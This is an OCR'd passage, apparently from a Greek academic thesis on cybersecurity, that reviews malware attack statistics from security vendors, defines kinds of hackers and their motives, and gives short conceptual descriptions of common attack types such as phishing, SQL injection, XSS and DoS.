
Ενδιαφέρον παρουσιάζει η συγκεντρωτική μελέτη της Εταιρείας Κυβερνοασφάλειας Stroz Friedberg, η οποία δημιουργήθηκε το 2000 στην Νέα Υόρκη από ένα πρώην στέλεχος του Ομοσπονδιακού Ερευνητικού Γραφείου των ΗΠΑ και πρώην δημόσιο κατήγορο, που είχε μεγάλη εμπειρία στον τομέα του εγκλήματος, και το 2016 εξαγοράστηκε από την Εταιρεία AON Risk Solutions [5]. Στην επίσημη αναφορά της η εν λόγω Εταιρεία παρουσιάζει τις δέκα πιο «επηρεασμένες – μολυσμένες» χώρες παγκοσμίως που δέχονται κυβερνοεπιθέσεις, με την πλειονότητα οι περισσότερες να είναι χώρες της Ασίας (Εικόνα 4).




Εικόνα 4. Top 10 countries affected by targeted attacks [5].

Η στατιστική μελέτη των επιθέσεων κακόβουλου λογισμικού πραγματοποιείται από εταιρίες πληροφορικής που παράγουν προϊόντα προστασίας λογισμικού (π.χ. Microsoft, ESET, Norton, κ.α.). Οι απειλές, οι επιθέσεις και οι αντιμετωπίσεις καταγράφονται από τα λογισμικά προστασίας και τα δεδομένα αποστέλλονται μέσω του Διαδικτύου στα εργαστήρια της κάθε εταιρίας, όπου πραγματοποιούνται στατιστικές αναλύσεις των επιθέσεων και των κενών ασφαλείας. Οι αναβαθμίσεις των λογισμικών προστασίας είναι αποτέλεσμα τόσο της προγραμματιστικής εξέλιξης όσο και της αντιμετώπισης των αδυναμιών των λογισμικών. Οι επιθέσεις κακόβουλου λογισμικού την τελευταία τριακονταετία έχουν πολλαπλασιαστεί σε μεγάλο βαθμό [5].

Στο Διαδίκτυο λαμβάνονται σημαντικές πληροφορίες για την μηνιαία στατιστική ανάλυση του κακόβουλου λογισμικού παγκοσμίως. Διεθνείς Οργανισμοί, Εταιρίες προστασίας λογισμικού στις Ιστοσελίδες τους, Ακαδημαϊκές αλλά και ξέχωρες Ιστοσελίδες που ασχολούνται με την ΑΠΣ, παρέχουν σημαντικά στοιχεία για τις επιθέσεις με κακόβουλο λογισμικό (Εικόνα 5). Την πλειονότητα των αιτιών κατέχουν οι κυβερνο-επιθέσεις (Εικόνα 6).




Εικόνα 5. Κατανομή επιθέσεων από malware από την McAfee για το 2018 [6].



Εικόνα 6. Τα κίνητρα των επιτιθέμενων [7].

Γενικότερα, η στατιστική γεωγραφία γύρω από τις απειλές, τις επιθέσεις, και το κακόβουλο λογισμικό, παρουσιάζει μεγάλο ενδιαφέρον. Για παράδειγμα, στην Εικόνα 7 παρουσιάζεται μια γεωγραφική απεικόνιση των απειλών και επιθέσεων σε λογισμικά Kaspersky® Lab χρηστών κινητών συσκευών. Οι περισσότερες απειλές που γίνονται αντιληπτές προέρχονται από τις ασιατικές χώρες, σε σχέση με τις περισσότερο προηγμένες της Ευρώπης και της Αμερικής [8]. Τα δεδομένα αυτά των εταιρειών παροχής λογισμικών προστασίας χρήζουν περαιτέρω ανάλυσης και ερμηνείας.




The geography of mobile malware infection attempts in Q2 2015
(percentage of all users attacked)

Top 10 countries attacked by mobile malware:

	Country*	% of users attacked**
1	China	16.34%
2	Malaysia	12.65%
3	Nigeria	11.48%
4	Bangladesh	10.89%
5	Tanzania	9.66%
6	Algeria	9.33%
7	Uzbekistan	8.56%
8	Russia	8.51%
9	Ukraine	8.39%
10	Belarus	8.05%

Εικόνα 7. Η γεωγραφία των απειλών στα ασύρματα δίκτυα σε λογισμικά της Kaspersky® [8].

Αντιθέτως με τις επιθέσεις και την κατανομή των απειλών στις κινητές συσκευές, η ίδια η εταιρεία Kaspersky® παρουσιάζει στοιχεία έως το δεύτερο τρίμηνο του 2015, σχετικά με την κατανομή των πηγών των διαδικτυακών επιθέσεων (web attacks) ανά χώρα. Οι περισσότερες επιθέσεις σε malware, σύμφωνα με την εταιρεία, έχουν πηγή προέλευσης την Ρωσία και έπειτα τις Η.Π.Α. (Εικόνα 8) [9].



Εικόνα 8. Κατανομή των πηγών των διαδικτυακών επιθέσεων ανά χώρα βάσει της Kaspersky®. Στοιχεία έως το δεύτερο τρίμηνο του 2015 [9].

2.4 Κακόβουλοι χρήστες: χαρακτηριστικά, κίνητρα, μέθοδοι και εργαλεία επιθέσεων

Χαρακτηριστικά κακόβουλων χρηστών

Η αγγλική λέξη «hacker» έχει επικρατήσει στην σύγχρονη εποχή να χρησιμοποιείται συνήθως για να χαρακτηρίσει τον κακόβουλο χρήστη, δηλαδή έναν επιτιθέμενο (attacker) σε οποιοδήποτε σημείο ενός πληροφοριακού συστήματος, με σκοπό να επιφέρει ζημίες. Όμως, η σωστή ερμηνεία της λέξεως «hacker» είναι ότι πρόκειται για ένα άτομο που έχει περιέργεια και αναζητά την ευχαρίστηση για να εισέλθει σε ΠΣ, με σκοπό να ανακαλύψει δεδομένα, όχι όμως να επιφέρει σκόπιμα βλάβες ή ζημίες [14]. Οι όροι hacker και της ενέργειας αυτού, hacking, συναντάται από τις αρχές του ’60, χαρακτηρίζοντας τους επιδέξιους προγραμματιστές υπολογιστικών συστημάτων. Αντ’ αυτού, με την πάροδο των ετών και την εξέλιξη του Διαδικτύου (Internet), η σημερινή απόδοση των εννοιών αυτών είναι συνυφασμένη με ένα άτομο – εισβολέα με στόχο την πρόκληση ζημιών σε ένα ΠΣ ή την υποκλοπή πληροφοριών [10] .

Έτσι, λοιπόν, όταν ένα άτομο χρησιμοποιεί ειδικές υπολογιστικές τεχνικές και προγράμματα για την παραγωγή και εκμετάλλευση κακόβουλου λογισμικού, στοχεύοντας στην παραβίαση των Ιδιοτήτων της ΑΠΣ, τότε ονομάζεται «cracker» ή «criminal hacker», και η ενέργειά του αναφέρεται ως «cracking». Τα παραπάνω συνθέτουν την ορθή απόδοση του εισβολέα – κακόβουλου χρήστη, αφού αυτό το άτομο πράττει με σκοπό την υποκλοπή πληροφοριών ή τη βλάβη ΠΣ [11].

Στην παρούσα εργασία, ακολουθείται η αναμφίβολη επικράτηση του γενικού χαρακτηρισμού διεθνώς του όρου hacker, όσον αφορά τον κακόβουλο χρήστη. Στο σημείο αυτό, πρέπει να τονιστεί ότι οι hackers ακολουθούν μια μεθοδολογία βημάτων πριν φτάσουν στους αντικειμενικούς σκοπούς των επιθέσεών τους. Πρωτίστως, οι hackers συλλέγουν πληροφορίες (τηλεφωνικούς αριθμούς, λογαριασμούς ηλεκτρονικού ταχυδρομείου χρηστών, τοπολογίες δικτύων, διευθύνσεις IP, χρησιμοποιούμενα λογισμικά, κ.α.), σχετικά με το στοχεύον ΠΣ. Έπειτα, αφού βεβαιωθούν για τις δικτυακές κυρίως πληροφορίες του ΠΣ – στόχου, τότε ξεκινούν την ανάλυσή του για να βρεθούν τυχόν αδυναμίες ή ευπάθειες (vulnerabilities) του εν λόγω

στόχου. Τέλος, αναλόγως των ευρισκόμενων ευπαθειών, ξεκινούν την επίθεσή τους στο σύστημα [12],[13].


Σε πολλές τεχνολογικές βιβλιογραφικές και διαδικτυακές πηγές συναντάται μια κατηγοριοποίηση των hackers σε τρεις ομάδες, στους White, Black και Grey Hat hackers. Στην πρώτη κατηγορία, το άτομο που χαρακτηρίζεται ως hacker δεν έχει κακόβουλες προθέσεις, αλλά προσπαθεί να αποτιμήσει τα κενά ασφαλείας σε ένα ΠΣ. Στην δεύτερη κατηγορία, ο hacker ενεργεί κακόβουλα για την υποκλοπή κωδικών ή άλλων ευαίσθητων δεδομένων από ένα ΠΣ, ή φέρει κίνητρα κοινωνικο – ιδεολογικά, αλλά και γενικότερα να ζημιώσει τον κυβερνοχώρο. Για τον λόγο αυτό, οι ενέργειές του επιφέρουν την ποινική δίωξή του. Στην τελευταία κατηγορία, ο hacker αναφέρεται ως άτομο με «γκρι καπέλο», γιατί οι ενέργειές του δεν χαρακτηρίζονται από εξειδικευμένες προγραμματιστικές γνώσεις, αλλά ενεργεί με σκοπό την προσωρινή και επιπόλαια ζημία ενός ΠΣ ή Ιστότοπου ή την πρόσκαιρη εξαπάτηση χρηστών για την συγκέντρωση μικρών χρηματικών ποσών [14].

Κίνητρα

Τα κίνητρα των κακόβουλων χρηστών δεν αφήνουν θα λέγαμε ανεπηρέαστο τον χώρο της ψυχολογίας. Η περιέργεια είναι σημαντικός παράγοντας παρακίνησης, που είναι ατομικό χαρακτηριστικό ή μπορεί να προέλθει από διάφορα ερεθίσματα σε ένα άτομο. Επειδή δεν είναι δεσμευτικό ένας hacker να είναι και υπάλληλος εταιρείας Πληροφορικής ή Τεχνολογίας ή φοιτητής Πληροφορικής και Υπολογιστών, ένας απολυμένος υπάλληλος ή δυσαρεστημένος υπάλληλος (συνήθως λόγω μισθολογικής απόδοσης), είναι και «υποψήφιος» για να μετουσιωθεί σε κακόβουλο χρήστη ενάντια στο ΠΣ της εργοδοσίας του. Δηλαδή, η εκδίκηση είναι ένα υπολογίσιμο κίνητρο. Πολύ σημαντικό κίνητρο, ειδικά στον κυβερνοχώρο, αποτελεί η κατασκοπεία. Δηλαδή, σε επιχειρηματικό ή εθνικό επίπεδο, δημιουργείται τέτοια κατάσταση που επιβάλλει – πολλές φορές – την δημιουργία θα λέγαμε κακόβουλων χρηστών [15]. Για παράδειγμα, η ανάγκη προστασίας ενός έθνους από τρομοκρατικές ενέργειες ή μια απόρρητη ανάγκη σε εθνικό επίπεδο, δημιουργεί τις προϋποθέσεις στο εξειδικευμένο προσωπικό πληροφορικής να λειτουργήσει εσκεμμένα με κακόβουλο τρόπο απέναντι σε δομές άλλου κράτους. Τα θολά αυτά σημεία μπορούν να αναλυθούν στα θέματα του

Κυβερνοχώρου (Cyber space), της Κυβερνοασφάλειας (Cyber security) και των Κυβερνοεπιθέσεων (Cyber attacks).

Σύμφωνα με το «2017 Verizon Data Breach Investigations Report» της Verizon® της Calyptix® Security, τα κίνητρα των hackers ομαδοποιούνται κατά σειρά: α) σε χρηματικά κίνητρα, β) κατασκοπία για πολιτικούς λόγους (π.χ. απόρρητες πληροφορίες για εκλογές και διακρατικές συμφωνίες, και βιομηχανική κατασκοπεία, γ) για λόγους διασκέδασης, ιδεολογίας και περιέργειας (FIN – Fun, Ideology & Grunge), και δ) για λοιπούς λόγους, π.χ. η τυχαία ενημέρωση των hackers σε κενά ασφαλείας ενός ΠΣ που δυσλειτούργησε ή από ένα λάθος ενός χρήστη [16],[17]. Η Εικόνα 9 αποτυπώνει σύμφωνα με το παραπάνω Report τα κίνητρα των κακόβουλων ετών με την πάροδο των ετών [18].



Εικόνα 9. Κίνητρα των hackers [18].

Μέθοδοι και τρόποι επιθέσεων

Η τεχνολογική εξέλιξη της εποχής μας επέφερε αυξημένες δυνατότητες στους κακόβουλους χρήστες για να επιτεθούν σε ένα ΠΣ ή ένα υπολογιστικό δίκτυο ενσύρματο ή ασύρματο. Έτσι, ένας hacker μπορεί να επιτεθεί με απευθείας

παρέμβαση σε ένα σύστημα, παραβιάζοντας την φυσική ασφάλειά του. Μπορεί τότε να αποκτήσει δικαιώματα διαχειριστή συστήματος (administrator), αποκτώντας την δυνατότητα της πρόσβασης και επέμβασης στο ΠΣ απομακρυσμένα (remote access). Επίσης, η έκρηξη του Διαδικτύου έδωσε και δίνει τις δυνατότητες στους hackers να επιτεθούν σε διαδικτυακά ΠΣ και Ιστοτόπους. Πλέον, αυτή η μέθοδος αποτελεί και την πλειονότητα των επιθέσεων, δηλαδή η χρήση του Διαδικτύου ως μέσο επίθεσης, και για τον λόγο αυτό η Ασφάλεια του Διαδικτύου και του Παγκόσμιου Ιστού είναι ένα επιστημονικό πεδίο με αυξανόμενο ενδιαφέρον. Πέραν βεβαίως της ενσύρματης κατά κάποιο τρόπο επίθεσης, οι hackers χρησιμοποιούν και τα ασύρματα δίκτυα (Wireless Networks), όπου παρατηρούνται περισσότερα κενά ασφαλείας λόγω των ανασφαλών πρωτοκόλλων μετάδοσης της πληροφορίας με ασύρματο τρόπο.

Μια περαιτέρω ανάλυση, είναι ότι οι hackers προτιμούν -ειδικά την σύγχρονη εποχή- την χρήση των social media (Facebook, Twitter, κ.α.), καθώς και πασίγνωστες με ευρεία χρήση διαδικτυακές πλατφόρμες και υπηρεσίες (Gmail, YouTube, κ.α.), για να εγκαταστήσουν κακόβουλο κώδικα (malware) και να αποκτήσουν πρόσβαση ή να αντλήσουν ευαίσθητες πληροφορίες (κωδικούς τραπεζικών λογαριασμών, τραπεζικών καρτών, e-mail passwords, κ.α.).

Οι κυριότερες τεχνικές και μέθοδοι των επιθέσεων των hackers είναι οι ακόλουθοι [19] – [25]:

1. **Virus/Worm/Trojan attack:** Επίθεση με κακόβουλα προγράμματα που είτε αυτοεκτελούνται είτε εκτελούνται κατόπιν ενεργείας τους χρήστη, και σκοπό έχουν να μειώσουν δραματικά΄ την απόδοση του υπολογιστικού πόρου (μείωση απόδοσης του σκληρού δίσκου, του επεξεργαστής, άλλων προγραμμάτων αυτοματισμού γραφείου, καταστροφή αρχείων, κλπ.).
2. **Phishing:** Οι επιθέσεις ηλεκτρονικού "ψαρέματος" προσπαθούν να αποκτήσουν ευαίσθητες προσωπικές, επιχειρηματικές και κρατικές πληροφορίες (credentials συνήθως). Οι hackers προσποιούνται τους χρήστες μέσω τηλεφωνικής επικοινωνίας ή ηλεκτρονικού ταχυδρομείου, και προσπαθούν με αυτό που ονομάζεται κοινωνική μηχανική(social engineering) να εκμαιεύσουν προσωπικά δεδομένα από τους χρήστες, ή να τους πείσουν να εκτελέσουν μια σειρά ενεργειών που θα επιτρέψει τους hackers να επιτύχουν τον σκοπό τους. Στις

επιθέσεις τύπου phishing, τα κοινωνικά δίκτυα (social media) έχουν το μεγαλύτερο μερίδιο ως πεδίο εφαρμογής.

3. **SQL Injection Attack:** Η γλώσσα SQL (Structure Query Language) είναι γλώσσα προγραμματισμού για την επικοινωνία με τις βάσεις δεδομένων. Η επίθεση SQL Injection αποτελεί εκμετάλλευση των ευπαθειών της γλώσσας SQL σε μια εφαρμογή με την ενσωμάτωση (injection) και εκτέλεση κακόβουλου κώδικα. Με την μέθοδο αυτή, οι hackers δύναται να εκμαιεύσουν πληροφορίες που περιέχουν κωδικούς εισόδου (usernames & passwords).

4. **Cross-Site Scripting (XSS):** Αντιθέτως με τις επιθέσεις SQL Injections που στοχεύουν στα αποθηκευμένα δεδομένα, στις επιθέσεις τύπου XSS οι hackers στοχεύουν τους φυλλομετρητές των χρηστών, εισάγοντας κακόβουλο κώδικα (π.χ. κακόβουλο JavaScipt κώδικα που εκτελείται στον browser). Οι επιθέσεις XSS βλάπτουν την αξιοπιστία των ιστοσελίδων, οι διαχειριστές των οποίων δυσκολεύονται να αντιληφθούν εγκαίρως τέτοιες επιθέσεις. Για τον λόγο αυτό, οι XSS attacks κατέχουν μεγάλο μερίδιο στο ποσοστό των επιθέσεων εκμετάλλευσης των ευπαθειών του διαδικτύου και των εφαρμογών του.

5. **Denial-of-Service (DoS/DDoS):** Επιθέσεις Denial of Service ή Distributed Denial of Service στοχεύουν στην ταχεία κατανάλωση των υπολογιστικών πόρων σε ένα ΠΣ ή έναν εξυπηρετητή (server), κατακλύζοντας έναν Ιστότοπο ή Server με αιτήματα επεξεργασίας, τα οποία δεν είναι σε θέση να επεξεργαστεί και να φέρει εις πέρας ένα υπολογιστικό σύστημα. Το αποτέλεσμα είναι το ΠΣ ή μέρος του ΠΣ να μειώνει δραματικά την απόδοσή του, να καταρρέει από αυξημένη λειτουργία της CPU, της RAM, κλπ., και να βγαίνει εκτός ενεργείας. Η μέθοδος αυτή αποτελεί πολύ δημοφιλή μέθοδο ειδικά στις κυβερνοεπιθέσεις.

